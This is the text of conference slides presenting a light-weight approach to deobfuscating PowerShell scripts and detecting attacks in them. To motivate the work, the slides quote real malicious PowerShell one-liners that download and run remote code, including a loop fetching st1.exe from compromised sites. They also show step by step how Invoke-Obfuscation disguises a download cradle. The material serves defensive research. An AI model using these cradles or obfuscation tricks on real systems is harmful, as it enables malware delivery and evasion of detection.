ACM CCS'19

Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for PowerShell Scripts

Zhenyuan Li
lizhenyuan@zju.edu.cn

Qi Alfred Chen
alfchen@uci.edu

Chunlin Xiong
chunlinxiong94@zju.edu.cn

Yan Chen
ychen@northwestern.edu

Tiantian Zhu
ttzhu@zjut.edu.cn


Hai Yang
hai.yang@magic-shield.com

Motivation

1. PowerShell malware increase by
   - 432% between 2016 – 2017, (McAfee)
   - 661% between 2017 –2018, (Symantec)
   - 460% in the first quarter of 2019. (McAfee)

   PowerShell appeared in 45% tracked Campaigns in 2019. (McAfee)

2. PowerShell as a keyword appeared
   - 64 times in 5 (all 7) Symantec's ISTR report since 2017.
   - 31 times in 4 (all 4) McAfee's quarter threats reports.


THE INCREASED USE OF POWERSHELL IN ATTACKS

v1.0

```
powershell -w hidden -ep bypass -nop -c "IEX ((New-Object System.Net.
Webclient).DownloadString('http://pastebin.com/raw/[REMOVED]'))"

powershell.exe -window hidden -enc KABOAG[REMOVED]

Cmd.exe /C powershell $random = New-Object System.Random; Foreach($url
in @({http://[REMOVED]academy.com/wp-content/themes/twentysixteen/st1.
exe},{http://[REMOVED].com.au/wp-content/plugins/espresso-social/st1.
exe},{http://[REMOVED].net/wp-includes/st1.exe},{http://[REMOVED]resto.
com/wp-content/plugins/wp-super-cache/plugins/st1.exe},{http://[REMOVED].
ru/wp-content/themes/twentyeleven/st1.exe})) { try { $rnd = $random.
Next(0, 65536); $path = '%tmp%\' + [string] $rnd + '.exe'; (New-Object
System.Net.WebClient).DownloadFile($url.ToString(), $path); Start-Process
$path; break; } catch { Write-Host $error[0].Exception } }

cmd.exe /c pow^eRSheLL^.eX^e ^-e^x^ec^u^tI^o^nP^OLIcY^ ByP^a^S^s
```

https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf
https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf

Motivation – PowerShell for Modern Attacks

"Live-off-the-Land"

1. PowerShell is pre-installed in most of the Windows (including PC and Server)
2. PowerShell provides easy access to all major Windows components


"Fileless Attack"

1. PowerShell scripts can be executed directly from memory without any form of isolation

"Obufscation"

1. PowerShell is dynamic-type language without clear boundary between code and data.

Motivation – The Power of PowerShell's Obfuscation



Samples	VirusTotal	Deobfuscation + VirusTotal
(Malicious) Original	100%	100%
(M) S1	0.00%	76.00%
(M) S2	8.00%	90.60%
(M) S3	2.60%	96.00%
(M) S4	0.00%	97.30%
(Benign) Original,S1-4	0.00%	0.00%


TP +87.3%

Related Work - Script-based Malware Detection

	Light-Weight	Accuracy	Semantic Awareness
Dynamic det.[25,51]	no	high	yes
Static det.[20,26,32,53]	yes	low	no
Obfuscation det.[14,17,35,38]	yes	low	no
Mostly static deobfuscation	yes	higher	yes

We proposed the first effective and light-weight deobfuscation approach for PowerShell.

De-obfuscation – A AST Subtree-based Approach


Offline
(0) Offline Training
Obfuscation Classifier
Online
(1) Parse PowerShell Scripts into AST
(2) Pick Out Obfuscated Subtrees
(3) Emulation-based Recovery
(4) Post-processing
Recovered Script Pieces

Road Map

1. PowerShell's Obfuscation
2. How to De-obfuscation?
3. Evaluation
4. Ongoing Work
5. Conclusion

Road Map

1. PowerShell's Obfuscation
   - Invoke-obfuscation
2. How to De-obfuscation?
3. Evaluation
4. Ongoing Work
5. Conclusion

PowerShell's Obfuscation - Invoke-Obfuscation[1]

```
Invoke-Expression (New-Object Net.WebClient)
.DownloadString("hxxps://.../Invoke-Shellcode.ps1")
```

↓

- `Invoke-Expres`
- `Net.WebClient`
- `.DownloadString()`
- `"Invoke-Shellcode.ps1"`

Malicious

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell's Obfuscation - Invoke-Obfuscation[1]

```
Invoke-Expression (New-Object Net.WebClient)
.DownloadString("hxxps://.../Invoke-Shellcode.ps1")
```

```
"Invoke-Expression" =
&($eNv:comspEC[4,15,25]-jOIN'')
```

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell's Obfuscation - Invoke-Obfuscation[1]

```
&($eNv:comspEC[4,15,25]-jOIN'') (New-Object
Net.WebClient).DownloadString("hxxps://.../Invoke
-Shellcode.ps1")
```

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell’s Obfuscation - Invoke-Obfuscation[1]

```
&($eNv:comspEC[4,15,25]-jOIN'')(New-Object
Net.WebClient).DownloadString(“hxxps://.../Invoke
-Shellcode.ps1”)
```

```
“New-Object” = {1}{0}{2}"-f’w-ob','Ne','ject’
“Net.WebClient” = "Net.W" + "ebClient"
“DownloadString” = "dow`nlOAd`stRIng"
```

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell's Obfuscation - Invoke-Obfuscation[1]

```
&($eNv:comspEC[4,15,25]-jOIN'')
(.("{1}{0}{2}"-f'w-ob','Ne','ject')
("Net.W" + "ebClient"))
.("dow`nlOAd`stRIng").Invoke
("hxxps://.../Invoke-Shellcode.ps1")
```

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell's Obfuscation - Invoke-Obfuscation[1]

```
&($eNv:comspEC[4,15,25]-jOIN'')
(.("{1}{0}{2}"-f'w-ob','Ne','ject')
("Net.W" + "ebClient"))
.("dow`nlOAd`stRIng").Invoke
("hxxps://.../Invoke-Shellcode.ps1")
```

```
  "hxxps://.../Invoke-Shellcode.ps1" =
  ((6...1'.SPLiT('-qO!y@XM')|
  fOrEACH {([chAr]([cONvErT]::ToInt16(($_.tosTrI
  Ng()),16 )))})-JOIN'')
```

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell's Obfuscation - Invoke-Obfuscation[1]

```
&($eNv:comspEC[4,15,25]-jOIN'')
(.("{1}{0}{2}"-f'w-ob','Ne','ject')
("Net.W" + "ebClient"))
.("dow`nlOAd`stRIng").Invoke
(('6...1'.SPLiT('-qO!y@XM')|
fOrEACH {([chAr]([cONvErT]::ToInt16(($_.tosTrINg(
)),16 )))})-JOIN'')
```

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell’s Obfuscation - Invoke-Obfuscation[1]

```
(New-obJeCT ManAgeMEnt.autOmaTIon.PscREDenTiAL
‘ ’, (‘7UA...AwADgAMQA1ADMANQBkAGYAMQBlAGUAZQBi
ADYAMgAzADkAZQBmAGUANwA0ADQANwBjADkANgBhADAAYQB
kADQAZAAyAGMAYwA0AGQAMgBkADMAMAA3ADYANgBmADgANg
A0AGMANgAzADgA’ |CONVErtTO-sEcurEstring -
kE (195..180)) ).GetNetWoRKCrEDEntial().PAsSWor
d |&( $eNv:puBLIc[13]+$EnV:puBLIC[5]+‘X’)
```

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell's Obfuscation – Taxonomy

Granularity

1. Scriptblock ✗
2. Token

Obfuscation Methods

Randomization

1. Random Case
2. …

String Manipulation

3. String Reorder
4. …

Encoding or Encryption

5. Hex Encoding
6. Security String(AES)
7. ….

Scheme #	Adopted obfuscation techniques (§2)
S1	Token-level x String Manipulation
S2	Scriptblock-level x String Manipulation
S3	Scriptblock-level x Security String
S4	Scriptblock-level x Hex encoding

Road Map

1. PowerShell's Obfuscation
2. How to De-obfuscation?
    1. How to locate the obfuscated parts in the obfuscated scripts ?
    2. How to restore the original scripts ?
    3. How do we know that all obfuscated parts are restored ?
3. Evaluation
4. Ongoing Work
5. Conclusion


De-obfuscation – Three Problems

1. How to locate the obfuscated parts in the obfuscated scripts ?

2. How to restore the original scripts ?

3. How do we know that all obfuscated parts are restored ?

De-obfuscation – Subtree-based Obfuscation Detection



De-obfuscation – Obfuscation Classifier


Features

1. Information entropy of script pieces
2. Lengths of tokens (including the mean and the maximum of the tokens lengths)
3. Distribution of AST types (all 71 types)
4. Depth of the AST

Model

logistic regression with gradient descent

De-obfuscation – Subtree-based Obfuscation Detection



```
&($eNv:comspEC[4,15,25]-jOIN‘’)(.(“{1}{0}{2}”-f‘w-ob’,‘Ne’,‘ject’)
(“Net.W” + “ebClient”)).(“dow`nlOAd`stRIng”).Invoke((‘6...1’.SPLiT(‘-
qO!y@XM’)|
fOrEACH {([chAr]([cONvErT]::ToInt16(($_.tosTrINg()),16 )))})-JOIN‘’)
```

```
$eNv:comspEC[4,15,25]-jOIN‘’
```

```
(‘6...1’.SPLiT(‘-qO!y@XM’)| fOrEACH
{([chAr]([cONvErT]::ToInt16(
($_.tosTrINg()),16 )))})-JOIN‘’
```

```
.(“{1}{0}{2}”-f‘w-ob’,‘Ne’,‘ject’)(“Net.W” + “ebClient”)
```

```
“{1}{0}{2}”-f‘w-ob’,‘Ne’,‘ject’
```

```
“Net.W” + “ebClient”
```


De-obfuscation – Three Problems

1. How to locate the obfuscated parts in the obfuscated scripts ?

2. How to restore the original scripts ?

3. How do we know that all obfuscated parts are restored ?

De-obfuscation – Emulation-based Recovery



```
&($(“”))(.(“{1}{0}{2}”-f‘w-ob’,‘Ne’,‘ject’)
(“Net.W” + “ebClient”)).(“dow`nlOAd`stRIng”).Invoke((‘6...1’.SPLiT(‘-
qO!y@XM’)|
fOrEACH {([chAr]([cONvErT]::ToInt16(($_.tosTrINg()),16 )))})-JOIN‘’)
```

```
$eNv:comspEC[4,15,25]-jOIN‘’
```

= “IeX”

```
(‘6...1’.SPLiT(‘-qO!y@XM’)| fOrEACH
{([chAr]([cONvErT]::ToInt16(
($_.tosTrINg()),16 )))})-JOIN‘’
```

= “hxxps://.../Invoke-Shellcode.ps1”

```
.(“{1}{0}{2}”-f‘w-ob’,‘Ne’,‘ject’)(“Net.W” + “ebClient”)
```

